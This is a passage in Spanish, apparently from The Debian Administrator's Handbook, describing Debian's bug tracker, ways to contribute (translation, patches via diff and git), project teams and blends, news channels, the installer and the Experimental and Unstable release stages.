Bajo la superficie, el BTS de Debian se basa en el email: toda la información que almacena proviene de mensajes enviados por las personas involucradas. Cualquier correo enviado a <12345@bugs.debian.org> será asignado a la historia del error número 12345. Personas autorizadas pueden «cerrar» un error escribiendo un mensaje que describa las razones de la decisión para cerrarlo a <12345-done@bugs.debian.org> (un reporte es cerrado cuando el problema indicado es resuelto o ya no es relevante). Un nuevo error se puede reportar enviando un correo a <submit@bugs.debian.org> siguiendo un formato específico que identifica el paquete en cuestión. La dirección <control@bugs.debian.org> permite editar toda la «metainformación» relacionada al reporte.

El BTS de Debian tiene otras características y funciones como el uso de etiquetas para clasificar errores. Para más información revise

→ <https://www.debian.org/Bugs/>

***VOCABULARIO* Gravedad de un error**

La gravedad de un error asigna formalmente un grado de importancia al problema reportado. En efecto, no todos los errores son iguales; por ejemplo, un error de tipeo en una página de manual no es comparable con una vulnerabilidad de seguridad en un software de servidor.

Debian utiliza una escala extendida para indicar con precisión la gravedad de un error. Cada nivel se define con precisión con el objetivo de facilitar la selección de los mismos.

→ <https://www.debian.org/Bugs/Developer#severities>

Los usuarios también pueden usar la línea de órdenes para enviar informes de bugs en un paquete de Debian con la herramienta **reportbug**. Ayuda a asegurarse que el bug en cuestión no se ha informado previamente, evitando así duplicados en el sistema. Recuerda al usuario las definiciones de los niveles de gravedad para que el informe sea lo más preciso posible (el desarrollador siempre puede ajustar estos parámetros luego si hiciera falta). Ayuda a escribir un informe de error completo sin necesidad de que el usuario conozca la sintaxis correcta, escribiéndola primero y luego dejando que el usuario la edite. Luego se envía este informe a través de un servidor de correo (uno remoto gestionado por Debian de forma predeterminada, pero **reportbug** también puede utilizar un servidor local).

Esta herramienta siempre apunta primero a las versiones de desarrollo, donde se solucionarán los errores. En efecto, no se introducen cambios en una versión estable de Debian salvo por unas pocas excepciones, como actualizaciones de seguridad u otras actualizaciones importantes (si, por ejemplo, un paquete no funciona en absoluto). La corrección de un error menor en un paquete de Debian deberá, entonces, esperar a la próxima versión estable.

1.3.2.2. Traducción y documentación

Además, a muchos usuarios satisfechos con el servicio ofrecido por Debian les gustaría hacer su propia contribución al proyecto. Como no todos tienen la

experiencia necesaria en programación pueden elegir ayudar con la traducción y revisión de la documentación. Existen listas de correo específicas a cada idioma para coordinar este trabajo.

→ <https://lists.debian.org/i18n.html>

→ <https://www.debian.org/international/>

VOLVER A LOS CIMIENTOS ¿Qué son «i18n» y «l10n»?

«i18n» y «l10n» son abreviaciones de las palabras «internacionalización» y «localización» respectivamente, preservando la letra inicial y final de cada palabra y la cantidad de letras entre ellas.

«Internacionalizar» un programa consiste en modificarlo para que pueda ser traducido («localizado»). Esto involucra parcialmente reescribir el programa inicialmente escrito para trabajar sólo en un idioma con el objetivo que pueda hacerlo en todos los idiomas.

«Localizar» un programa consiste en traducir los mensajes originales (frecuentemente en inglés) a otro idioma. Para ello, ya tiene que haber sido internacionalizado.

En resumen, la internacionalización prepara el software para la traducción que luego es realizada por la localización.

1.3.2.3. Enviar arreglos

Los usuarios más avanzados podrían ser capaces de proporcionar un arreglo a un programa enviando un parche.

Un parche es un archivo que describe los cambios realizados a uno o más archivos de referencia. En particular, contendrá una lista de las líneas eliminadas o agregadas al código así como también (además) líneas tomadas del texto de referencia que ponen en contexto las modificaciones (permiten identificar la ubicación de los cambios en caso que los números de línea hayan cambiado).

La herramienta utilizada para aplicar las modificaciones en uno de estos archivos es **patch**. La herramienta que los crea es **diff** y se utiliza de la siguiente forma:

```
$ diff -u archivo.antiguo archivo.nuevo >archivo.patch
```

El archivo `archivo.patch` contiene las instrucciones para cambiar el contenido de `archivo.antiguo` al contenido de `archivo.nuevo`. Podemos enviarlo a alguien que luego puede utilizarlo para crear `archivo.nuevo` de los otros dos de la siguiente forma:

```
$ patch -p0 archivo.viejo <archivo.patch
```

El archivo `archivo.viejo` es ahora idéntico a `archivo.nuevo`.

En la práctica, la mayoría del software se mantiene actualmente en repositorios Git, por lo que es más probable que los colaboradores utilicen **git** para recuperar el código fuente y proponer cambios. **git diff** generará un archivo en el mismo formato que lo que haría **diff -u** y **git apply** puede hacer lo mismo que **patch**.

CULTURA «Git»

Git es una herramienta para el trabajo colaborativo en múltiples archivos que mantiene un historial de las modificaciones. Los archivos en cuestión son generalmente archivos de texto, como el código fuente de un programa. Si varias personas trabajan juntas en el mismo archivo, **git** puede fusionar las modificaciones si fueron realizadas en porciones diferentes del archivo. De lo contrario, se deben resolver estos «conflictos» a mano.

Git es un sistema distribuido en el que cada usuario dispone de un repositorio con el historial completo de cambios. Los repositorios centrales se utilizan para descargar el proyecto (**git clone**) y para compartir el trabajo realizado con otros (**git push**). El repositorio puede contener múltiples versiones de los archivos, pero sólo se puede trabajar con una versión en un momento dado: se llama copia de trabajo (puede cambiarse para que apunte a otra versión con **git checkout**). Git puede mostrarte las modificaciones realizadas en la copia de trabajo (**git diff**), puede preparar cambios para su inclusión (**git add**), y puede crear una nueva entrada en el historial de la versión (**git commit**). También puede actualizar la copia de trabajo para incluir modificaciones realizadas en paralelo por otros usuarios (**git pull**), y puede registrar una configuración concreta en el historial para poder extraerla fácilmente más adelante (**git tag**).

Git hace fácil manejar múltiples versiones concurrentes de un proyecto en desarrollo sin que interfieran entre ellas. Estas versiones son llamadas *ramas* («branches»). Esta metáfora sobre un árbol es muy atinada ya que un programa es desarrollado en un tronco común. Cuando se llega a un hito (como la versión 1.0), el desarrollo continúa en dos ramas: la rama de desarrollo prepara la próxima versión a publicar y la rama de mantenimiento administra las actualizaciones y correcciones a la versión 1.0.

Git es, hoy en día, el sistema de control de versiones más popular, aunque no es el único. Históricamente, el , CVS (Concurrent Versions System) fue la primera herramienta ampliamente utilizada, pero sus numerosas limitaciones contribuyeron a la aparición de alternativas libres más modernas. Entre ellas cabe destacar, Subversión (**svn**), Git (**git**), Bazaar (**bzr**), Fossil (**fossil**), y Mercurial (**hg**).

- <https://www.nongnu.org/cvs/>
- <https://subversion.apache.org/>
- <https://git-scm.com/>
- <https://bazaar.canonical.com/>
- <http://mercurial.selenic.com/>

Está fuera del alcance de este libro proporcionar una explicación detallada sobre Git. Para ello, puedes consultar el libro *Pro Git*.

- <https://git-scm.com/book/>

Si bien la salida de **git diff** es un archivo que puede compartirse con otros desarrolladores, normalmente hay mejores formas de enviar cambios. Si los desarrolladores prefieren recibir parches por correo electrónico, normalmente quieren parches generados con **git format-patch** para que puedan ser integrados directamente en el repositorio con **git am**. Esto preserva la información de metadatos de los «commits» y permite compartir varios «commits» de golpe.

Este proceso de trabajo por correo electrónico es todavía popular, pero tiende a ser reemplazado por el uso de *merge requests* (o *pull requests*) cuando el software se aloja en una plataforma como GitHub o GitLab —y Debian usa GitLab en su servidor `salsa.debian.org`—. En estos sistemas, una vez creada una cuenta, bifurcas (*fork*) el repositorio, creando efectivamente una copia del repositorio en tu cuenta, y después puedes clonar ese repositorio y subir (*push*) tus propios cambios a este. Desde ahí, la interfaz web te sugerirá que envíes un *merge request*, notificando a los desarrolladores de tus cambios, facilitándoles la revisión y aceptación de tus cambios con un simple clic.

1.3.2.4. Otras formas de colaborar

Todos estos mecanismos de colaboración son más eficientes con el comportamiento de los usuarios. Lejos de ser una colección de personas aisladas, los usuarios son una verdadera comunidad en la que ocurren numerosos intercambios. Notamos especialmente la impresionante actividad en la lista de correo para discusión de usuarios <[debian-](mailto:debian-@lists.debian.org)

user@lists.debian.org> (el [Capítulo 7, Resolución de problemas y búsqueda de información relevante](#) discute esto en más detalle).

→ <https://lists.debian.org/users.html>

No sólo los usuarios se ayudan entre ellos (y a otros) con problemas técnicos que los afectan directamente sino que también discuten las mejores formas para contribuir con el proyecto Debian y ayudar moverlo adelante — discusiones que frecuentemente resultan en sugerencias para mejoras.

***HERRAMIENTA* how-can-i-help**

El programa **how-can-i-help** lista oportunidades para contribuir a paquetes de Debian que están instalados localmente. Después de cada llamada a APT (ver [Capítulo 6, Mantenimiento y actualizaciones: las herramientas APT](#)), aparecen formas de ayudar, destacando errores marcados como «newcomer» (que son puertas de entrada fáciles para nuevos colaboradores) o paquetes abandonados que necesitan un nuevo mantenedor. El programa se puede ejecutar también directamente.

Como Debian no gasta fondos en campañas de promoción sus usuarios cumplen un papel esencial en su difusión, asegurando su fama con el boca a boca.

Este método funciona bastante bien ya que se encuentran fanáticos de Debian en todos los niveles de la comunidad de software libre: desde festivales de instalación (talleres en los que usuarios experimentados ayudan a novatos a instalar el sistema) organizado por grupos de usuarios Linux (LUG por sus siglas en inglés), hasta puestos de la asociación en grandes convenciones técnicas que tienen que ver con Linux, etc.

Los voluntarios elaboran carteles, folletos, pegatinas y otros materiales promocionales útiles para el proyecto que ponen a disposición de todo el mundo, y que Debian ofrece libremente en su sitio web y en su wiki:

→ <https://www.debian.org/events/material>

1.3.3. Equipos, "Blends" y subproyectos

Debian está organizado, desde sus comienzos, sobre el concepto de paquetes fuente, cada uno con su mantenedor o grupo de mantenedores. Con el tiempo,

han aparecido numerosos equipos de trabajo asegurando la administración de la infraestructura, la organización de tareas no específicas a un paquete en particular (control de calidad, normativa de Debian, instalador, etc.), con los últimos equipos creciendo alrededor de subproyectos.

1.3.3.1. Subproyectos Debian y Blends existentes

¡Para cada uno, su Debian! Un subproyecto es un grupo de voluntarios interesados en adaptar Debian a una necesidad específica. Además de seleccionar un subgrupo de programas destinados a un dominio particular (educación, medicina, creación multimedia, etc.) los subproyectos están involucrados en mejorar paquetes existentes, crear nuevos paquetes de software, adaptar el instalador, crear documentación específica y más. Si bien un "blend" puede no ser exactamente lo mismo, funciona de manera bastante similar y también intenta brindar una solución para grupos de personas que tienen la intención de usar Debian para un dominio en particular. Se podría decir que "Debian Pure Blends" es el sucesor de los subproyectos.

→ <https://www.debian.org/blends/>

VOCABULARIO Subproyectos, blends y distribución derivada

El proceso de desarrollo de una distribución derivada consiste en comenzar con una versión particular de Debian y hacer una serie de modificaciones a la misma. La infraestructura utilizada para este trabajo es completamente externa al proyecto Debian. No existe necesariamente una política para aportar mejoras. Esta diferencia explica la forma en la que una distribución derivada «diverge» de sus orígenes y por qué deben resincronizarse regularmente con su fuente para beneficiarse de las mejoras realizadas en origen.

Por el otro lado, un subproyecto o blend no puede diverger ya que todo el trabajo consiste en mejorar Debian directamente para poder adaptarlo a un objetivo específico.

La distribución derivada de Debian más conocida es, sin duda, Ubuntu; pero existen muchas. Revise el [Apéndice A, *Distribuciones derivadas*](#) para conocer sobre sus particularidades y sus posiciones en relación con Debian.

A continuación se muestra una pequeña selección de los Debian Pure Blends actuales:

- Debian Junior., por Ben Armstrong, ofrece un sistema Debian atractivo y fácil de usar para los niños;

- Debian Edu, de Petter Reinholdtsen, se centró en la creación de una distribución especializada para el mundo académico y educativo;
- Debian-Med, por Andreas Tille, dedicada a la campo de la medicina;
- Debian Multimedia, que se ocupa del trabajo del audio y multimedia;
- Debian GIS, que se ocupa de las aplicaciones y los usuarios de Sistemas de Información Geográfica;
- Debian Astro, tanto para profesionales como para astrónomos aficionados;
- Debian Science, finalmente, que trabaja para proporcionar a investigadores y científicos una mejor experiencia usando Debian;
- Freedombox, creado para desarrollar, diseñar y promover servidores personales que ejecuten software libre para comunicaciones privadas y personales;
- Debian Games, que ofrece juegos en Debian desde arcade y aventura hasta simulación y estrategia;
- DebiChem, centrado en la Química, proporciona paquetes y programas de química.

El número de proyectos seguramente continuará creciendo con el tiempo y la mejor percepción de las ventajas de los Debian Pure Blends. Completamente apoyados en la infraestructura Debian existente pueden enfocar su trabajo con un valor añadido real sin preocuparse por mantenerse sincronizados con Debian ya que se desarrollan dentro del proyecto.

1.3.3.2. Grupos administrativos

La mayoría de los equipos administrativos son relativamente cerrados y solo reclutan miembros por cooptación. La mejor forma de convertirse en miembro de uno es asistir inteligentemente a miembros actuales demostrándoles que uno entiende sus objetivos y métodos de operación.

Los *ftpmasters* están a cargo del archivo oficial de paquetes Debian. Mantienen el programa que recibe los paquetes enviados por desarrolladores y los almacena automáticamente en el servidor de referencia luego de algunas revisiones (`ftp-master.debian.org`).

Antes de incluirlo en el conjunto de paquetes existentes, deben también verificar la licencia de todo paquete nuevo para asegurar que Debian puede

distribuirlos. Cuando un desarrollador desea eliminar un paquete, se dirige a este equipo a través del sistema de seguimiento de errores y el «pseudopaquete» *ftp.debian.org*.

VOCABULARIO El pseudopaquete, una herramienta de monitorización

El sistema de seguimiento de errores, diseñado inicialmente para asociar los informes de errores con un paquete Debian, ha demostrado ser muy práctico para gestionar otros asuntos: listas de problemas pendientes de resolver o gestión de tareas sin ninguna relación a un paquete Debian concreto. Por lo tanto, los «pseudopaquetes» permiten a ciertos equipos utilizar el sistema de seguimiento de errores sin tener que asociar un paquete real con el equipo. Todo el mundo puede informar de los problemas que deben ser tratados. Por ejemplo, el BTS cuenta con el elemento *ftp.debian.org* que se utiliza para informar y seguir problemas en el repositorio oficial de paquetes o simplemente solicitar la eliminación de un paquete. Asimismo, el pseudopaquete *www.debian.org* se refiere a errores en el sitio web de Debian y *lists.debian.org* reúne todos los problemas relacionados con las listas de correo.

HERRAMIENTA GitLab, alojamiento de repositorios Git y mucho más

Una instancia de GitLab, conocida como *salsa.debian.org*, es usada por Debian para alojar los repositorios de Git de paquetes; pero este software ofrece mucho más que un simple alojamiento, y los colaboradores de Debian han sido rápidos para aprovechar las características de integración continua (la ejecución de pruebas o incluso la creación de paquetes con cada subida [«push»]). Los colaboradores de Debian también se benefician de un proceso de trabajo más limpio gracias al bien comprendido proceso de «merge request» (similar a los «pull requests» de GitHub).

GitLab reemplazó a FusionForge (que estaba funcionando en un servicio conocido como *alioth.debian.org*) para el mantenimiento colaborativo de paquetes. Este servicio lo administran Alexander Wirt, Bastian Blank y Jörg Jaspert.

→ <https://salsa.debian.org/>

→ <https://wiki.debian.org/Salsa/Doc>

El equipo *Debian System Administrators* (DSA, «administradores de sistemas de Debian», <debian-admin@lists.debian.org>) es, como uno esperaría, responsable de la administración de los muchos servidores utilizados por el proyecto. Aseguran el funcionamiento óptimo de todos los servicios base (DNS, sitio web, correo, consola, etc.), instalar software pedido por desarrolladores Debian y tomar todas las precauciones necesarias en cuanto a seguridad.

→ <https://dsa.debian.org>

***HERRAMIENTA* Seguimiento de paquetes Debian**

Esta es una de las creaciones de Raphaël. La idea básica es, para un paquete dado, centralizar tanta información como sea posible en una sola página. Por lo tanto, uno puede revisar el estado de un programa, identificar tareas a completar y ofrecer asistencia. Es por ello que esta página reúne todas las estadísticas de errores, las versiones disponibles en cada distribución, progreso del paquete en la distribución de pruebas «Testing», el estado de la traducción de las descripciones y plantillas «debconf», la posible disponibilidad de una nueva versión en origen, avisos de falta de conformidad con la última versión de la normativa Debian, información del responsable y cualquier otra información que dicho desarrollador desee incluir.

→ <https://tracker.debian.org/>

Un servicio de suscripción por correo electrónico completa esta interfaz web. Automáticamente envía a la lista la siguiente información que sea seleccionada: errores y discusiones relacionadas, disponibilidad de una nueva versión en los servidores Debian, disponibilidad de nuevas traducciones para revisión, etc.

Los usuarios avanzados pueden, entonces, seguir de cerca toda esta información e inclusive contribuir al proyecto una vez que entiendan lo suficiente sobre cómo funciona.

Otra interfaz web, conocida como *Visión general de los paquetes para desarrolladores de Debian* (DDPO), proporciona a cada desarrollador una sinopsis del estado de todos los paquetes Debian a su cargo.

→ <https://qa.debian.org/developer.php>

Estos dos sitios web son las herramientas desarrolladas y gestionadas por el grupo de control de calidad («Quality Assurance») dentro de Debian (conocido como Debian QA).

Los «*listmasters*» administran el servidor de email que gerencian las listas de correo. Crean nuevas listas, manejan rechazos (anuncios de fallo de entrega) y mantienen filtros de spam (correo masivo no solicitado).

***CULTURA* Tráfico en las listas de correo: algunos números**

Las listas de correo son, sin duda, el mejor testimonio de la actividad en un proyecto, ya que llevan la cuenta de todo lo que ocurre. Las cifras (de abril de 2021) relativas a nuestras listas de correo hablan por sí solas: Debian alberga unas 325 listas, con un total de más de 295.000 suscripciones individuales. Cada día se envían 396.000 correos electrónicos.

Cada servicio específico tiene su propio equipo de administración, generalmente compuesto por voluntarios que lo han instalado (y también con frecuencia han programado ellos mismos las herramientas correspondientes). Este es el caso del sistema de seguimiento de fallos (BTS), el gestor de

paquetes, salsa.debian.org (servidor GitLab, ver la barra lateral [HERRAMIENTA GitLab, alojamiento de repositorios Git y mucho más](#)), los servicios disponibles en qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

1.3.3.3. Equipos de desarrollo, equipos transversales

A diferencia de los equipos de administradores los equipos de desarrollo son más abiertos, incluso a los colaboradores externos. Incluso si Debian no tuviera vocación de crear software, el proyecto necesita algunos programas concretos para alcanzar sus objetivos. Desarrollado por supuesto bajo una licencia de software libre, estas herramientas hacen uso de métodos probados en otras partes del mundo del software libre.

Debian desarrolló poco software propio, pero algunos programas asumieron roles centrales y su fama se propagó más allá de los alcances del proyecto. Son buenos ejemplos **dpkg**, el programa de administración de paquetes de Debian (su nombre es, de hecho, una abreviación de paquete Debian - «Debian PacKaGe» y generalmente se lo nombra «dee-package» en inglés) y **apt**, una herramienta para instalar automáticamente cualquier paquete Debian y sus dependencias garantizando la consistencia del sistema luego de la actualización (su nombre es acrónimo de herramienta avanzada para paquetes - «Advance Package Tool»). Sus equipos son, sin embargo, mucho más pequeños ya que se necesitan habilidades de programación algo avanzadas para entender el funcionamiento de este tipo de programas.

El equipo más importante probablemente sea el del programa de instalación de Debian, **debian-installer**, que ha llevado a cabo una obra de increíbles proporciones desde su concepción en 2001. Fueron necesarios numerosos colaboradores ya que es difícil escribir un único programa capaz de instalar Debian en una docena de arquitecturas diferentes. Cada una con su propio mecanismo de arranque y su propio gestor de arranque. Todo este trabajo es coordinado en la lista de correo [<debian-boot@lists.debian.org>](mailto:debian-boot@lists.debian.org) bajo la dirección de Cyril Brulebois.

→ <https://www.debian.org/devel/debian-installer/>

→ https://joeyh.name/blog/entry/d-i_retrospective/

El (pequeñísimo) equipo del programa **debian-cd** tiene un objetivo mucho más modesto. Muchos contribuyentes «pequeños» son responsables de su arquitectura ya que el desarrollador principal no puede conocer todas sus sutilezas ni la manera exacta para iniciar el programa de instalación desde el CD-ROM.

Muchos equipos tienen que colaborar con otros en la actividad de empaquetado: <debian-qa@lists.debian.org> intenta, por ejemplo, garantizar la calidad en todos los niveles del proyecto Debian. La lista <debian-policy@lists.debian.org> desarrolla la normativa Debian de acuerdo con las propuestas de todos lados. Los equipos encargados de cada arquitectura (<debian-architecture@lists.debian.org>) compila todos los paquetes, adaptándolos a su arquitectura particular si es necesario.

Otros equipos administran los paquetes más importantes con el fin de asegurar el mantenimiento sin colocar una carga demasiado pesada sólo sobre un par de hombros; este es el caso de la biblioteca C y <debian-glibc@lists.debian.org>, el compilador C en la lista <debian-gcc@lists.debian.org>, Xorg en <debian-x@lists.debian.org> (este grupo también es conocido como la Fuerza de Ataque X — «X Strike Force»).

1.4. Seguir las noticias de Debian

Como ya mencionamos, el proyecto Debian evoluciona de una forma muy distribuída y orgánica. Como consecuencia, a veces puede ser difícil mantenerse actualizado sobre lo que ocurre dentro del proyecto sin sobrecargarse con un incesante aluvión de notificaciones.

Si sólo desea la noticias más importantes sobre Debian, probablemente deba suscribirse a la lista <debian-announce@lists.debian.org>. Esta es una lista con poco tráfico (alrededor de una docena de mensajes por año) y sólo provee los anuncios más importantes, como la disponibilidad de una nueva versión estable, la elección de un nuevo Líder del proyecto o la Conferencia Debian anual.

→ <https://lists.debian.org/debian-announce/>

Se envían las noticias más generales (y frecuentes) sobre Debian a la lista <debian-news@lists.debian.org>. El tráfico en esta lista es bastante razonable también (generalmente unos pocos mensajes por mes) e incluye las semifrecuentes «Noticias del proyecto Debian» (DPN: «Debian Project News»), una compilación de lo que ocurre en el proyecto.

→ <https://lists.debian.org/debian-news/>

COMUNIDAD El equipo de publicidad

Los canales de comunicación oficiales de Debian son gestionados por voluntarios del equipo de publicidad. Son delegados del Líder del Proyecto Debian y moderan las noticias y los anuncios publicados allí. Muchos otros voluntarios contribuyen al equipo, por ejemplo, escribiendo contenido para «Debian Project News», el blog oficial de Debian (bits.debian.org) o el servicio de microblog micronews.debian.org, que proporciona contenido de microblog a los sitios de redes sociales.

→ <https://wiki.debian.org/Teams/Publicity>

Para más información sobre la evolución de Debian y lo que sucede en un momento dado en sus equipos, también existe la lista [<debian-devel-announce@lists.debian.org>](mailto:debian-devel-announce@lists.debian.org). Como implica su nombre los anuncios en ella probablemente sean más interesantes para desarrolladores, pero permite que cualquier interesado se mantenga al tanto de lo que sucede en términos más concretos que sólo cuando se publica una versión estable. Mientras que [<debian-announce@lists.debian.org>](mailto:debian-announce@lists.debian.org) provee noticias sobre resultados visibles a los usuarios, [<debian-devel-announce@lists.debian.org>](mailto:debian-devel-announce@lists.debian.org) provee noticias sobre cómo se producen dichos resultados. Además, «d-d-a» (como a veces se hace referencia a esta lista) es la única lista a la que los desarrolladores Debian deben suscribirse.

→ <https://lists.debian.org/debian-devel-announce/>

El blog oficial de Debian (bits.debian.org) también es una buena fuente de información. Transmite la mayoría de las noticias interesantes que se publican en las múltiples listas de correo que ya hemos tratado y otras noticias importantes contribuidas por miembros de la comunidad. Puesto que todos los desarrolladores de Debian pueden contribuir con estas noticias cuando piensan que tienen algo significativo que hacer público, el blog de Debian proporciona una valiosa perspectiva al mismo tiempo que está centrado en el proyecto como una totalidad.

Puede encontrar también una fuente de información más informal en Planeta Debian, que combina los artículos publicados por colaboradores Debian en sus respectivos blogs. Si bien su contenido no es exclusivo sobre el desarrollo de Debian, proveen una visión sobre lo que sucede en la comunidad y lo que hacen sus miembros.

→ <https://planet.debian.org/>

El proyecto también está bien representado en las redes sociales. Debian sólo tiene presencia oficial en Identi.ca (plataforma de microblogging, impulsada por *pump.io*), pero hay algunas cuentas que retransmiten el canal RSS desde micronews.debian.org y muchos colaboradores de Debian que publican en cuentas no oficiales.

→ <https://identi.ca/debian>

- <https://twitter.com/debian>
- <https://www.facebook.com/debian>
- <https://www.flickr.com/groups/debian>
- <https://www.linkedin.com/company/debian>

1.5. El papel de las distribuciones

Una distribución GNU/Linux tiene dos objetivos principales: instalar un sistema operativo libre en un equipo (sea con o sin uno o más sistemas preexistentes) y proveer un rango de programas que cubran todas las necesidades del usuario.

1.5.1. El instalador: **debian-installer**

debian-installer, diseñado de forma extremadamente modular para ser tan genérico como sea posible, apunta al primer objetivo. Cubre un gran rango de situaciones de instalación y, en general, facilita enormemente la creación de un instalador derivado para adecuarse a un caso particular.

Esa modularidad, que también lo hace muy complejo, puede desalentar a los desarrolladores que descubren esta herramienta; pero la experiencia del usuario es similar cuando lo utiliza tanto en modo gráfico como en modo texto. Se ha dedicado mucho esfuerzo reduciendo la cantidad de preguntas realizadas al momento de instalar, particularmente gracias a la inclusión del software de detección automática de hardware.

Es interesante remarcar que las distribuciones derivadas de Debian son muy diferentes en este aspecto y sólo proveen un instalador más limitado (generalmente sólo para las arquitecturas i386 y amd64) pero más amigable al usuario no iniciado. Por el otro lado, generalmente evitan desviarse demasiado en el contenido de los paquetes para poder beneficiarse lo mayor posible del amplio rango de software ofrecido sin causar problemas de compatibilidad.

1.5.2. La biblioteca del software

Cuantitativamente, Debian es el líder indiscutible en este aspecto, con más de 31.000 paquetes fuente. Cualitativamente, la política de Debian y el largo periodo de pruebas antes de publicar una nueva versión estable

justifican su reputación de estabilidad y consistencia. En cuanto a la disponibilidad, todo está disponible en línea a través de muchas réplicas en todo el mundo, con actualizaciones cada seis horas.

La mayoría de los nuevos programas libres ingresan rápidamente a la versión de desarrollo que les permite ser instalados. Si esto necesita de demasiadas actualizaciones debido a sus dependencias, el programa puede ser recompilado para la versión estable de Debian (revise el [Capítulo 15, Creación de un paquete Debian](#) para más información sobre este tema).

1.6. Ciclo de vida de una versión

El proyecto tendrá de tres a seis versiones diferentes de cada programa simultáneamente, llamadas «Experimental» (experimental), «Unstable» (inestable), «Testing» (pruebas), «Stable» (estable), Oldstable (antigua estable) e incluso Oldoldstable (antigua «Oldstable»). Cada una de las corresponde a una fase diferente en el desarrollo. Para entender mejor, veamos la travesía de un programa desde su empaquetado inicial hasta su inclusión en una versión estable de Debian.

***VOCABULARIO* Versión («release»)**

El término «release» en el proyecto Debian indica una versión particular de la distribución. También hace referencia al anuncio público del lanzamiento de cualquier nueva versión (estable).

1.6.1. El estado experimental: Experimental

Primero revisemos el caso particular de la distribución Experimental: este es un grupo de paquetes Debian que corresponde a software que está actualmente en desarrollo y no necesariamente completado, explicando su nombre. No todo pasa por este paso, algunos desarrolladores agregan paquetes aquí para recibir comentarios y sugerencias de usuarios más experimentados (y valientes).

De lo contrario, esta distribución generalmente alberga modificaciones importantes a paquetes base, cuya integración a Unstable con errores serios tendría repercusiones críticas. Es, por lo tanto, una distribución completamente aislada, sus paquetes nunca migran a otra versión (excepto intervención directa y expresa de su responsable o los ftpmaster). Además, no es autocontenida: sólo un subconjunto de los paquetes existentes están presentes en Experimental y generalmente no incluye el sistema base. Por lo tanto, esta distribución es más útil combinada con otra distribución autocontenida, como Unstable.


1.6.2. El estado inestable: Unstable

Volvamos al caso típico de un paquete. Su responsable crea un paquete inicial que compila para la versión Unstable y la ubica en el servidor `ftp-master.debian.org`. Este primer evento involucra una inspección y validación de parte de los `ftpmaster`. El software luego está disponible en la distribución Unstable, la «cresta de la ola» elegida por los usuarios que prefieren paquetes más actualizados en lugar de menos errores. Ellos descubren el programa y lo prueban.

Si encuentran errores, los reportan al encargado del paquete. Quien prepara versiones corregidas regularmente que vuelve a subir al servidor.

Cada paquete recién actualizado se actualiza en todas las réplicas de Debian del mundo en un plazo de seis horas. A continuación, los usuarios prueban las correcciones y buscan otros problemas derivados de las modificaciones. Pueden producirse entonces varias actualizaciones rápidamente. Durante estos momentos, los robots autocompiladores entran en acción. El mantenedor sube las fuentes de los paquetes (sin ningún paquete precompilado). Los autocompiladores toman el relevo y compilan automáticamente versiones para todas las arquitecturas compatibles. Algunas compilaciones pueden fallar; el responsable recibirá entonces un informe de error indicando el problema, que deberá corregirse en las siguientes versiones. Cuando el fallo es descubierto por un especialista en la arquitectura en cuestión, el informe de fallo puede venir acompañado de un parche listo para usar.

Figura 1.2. Compilación de un paquete por los autobuilders



***VISTA RÁPIDA* buildd: el recompilador de paquetes Debian**

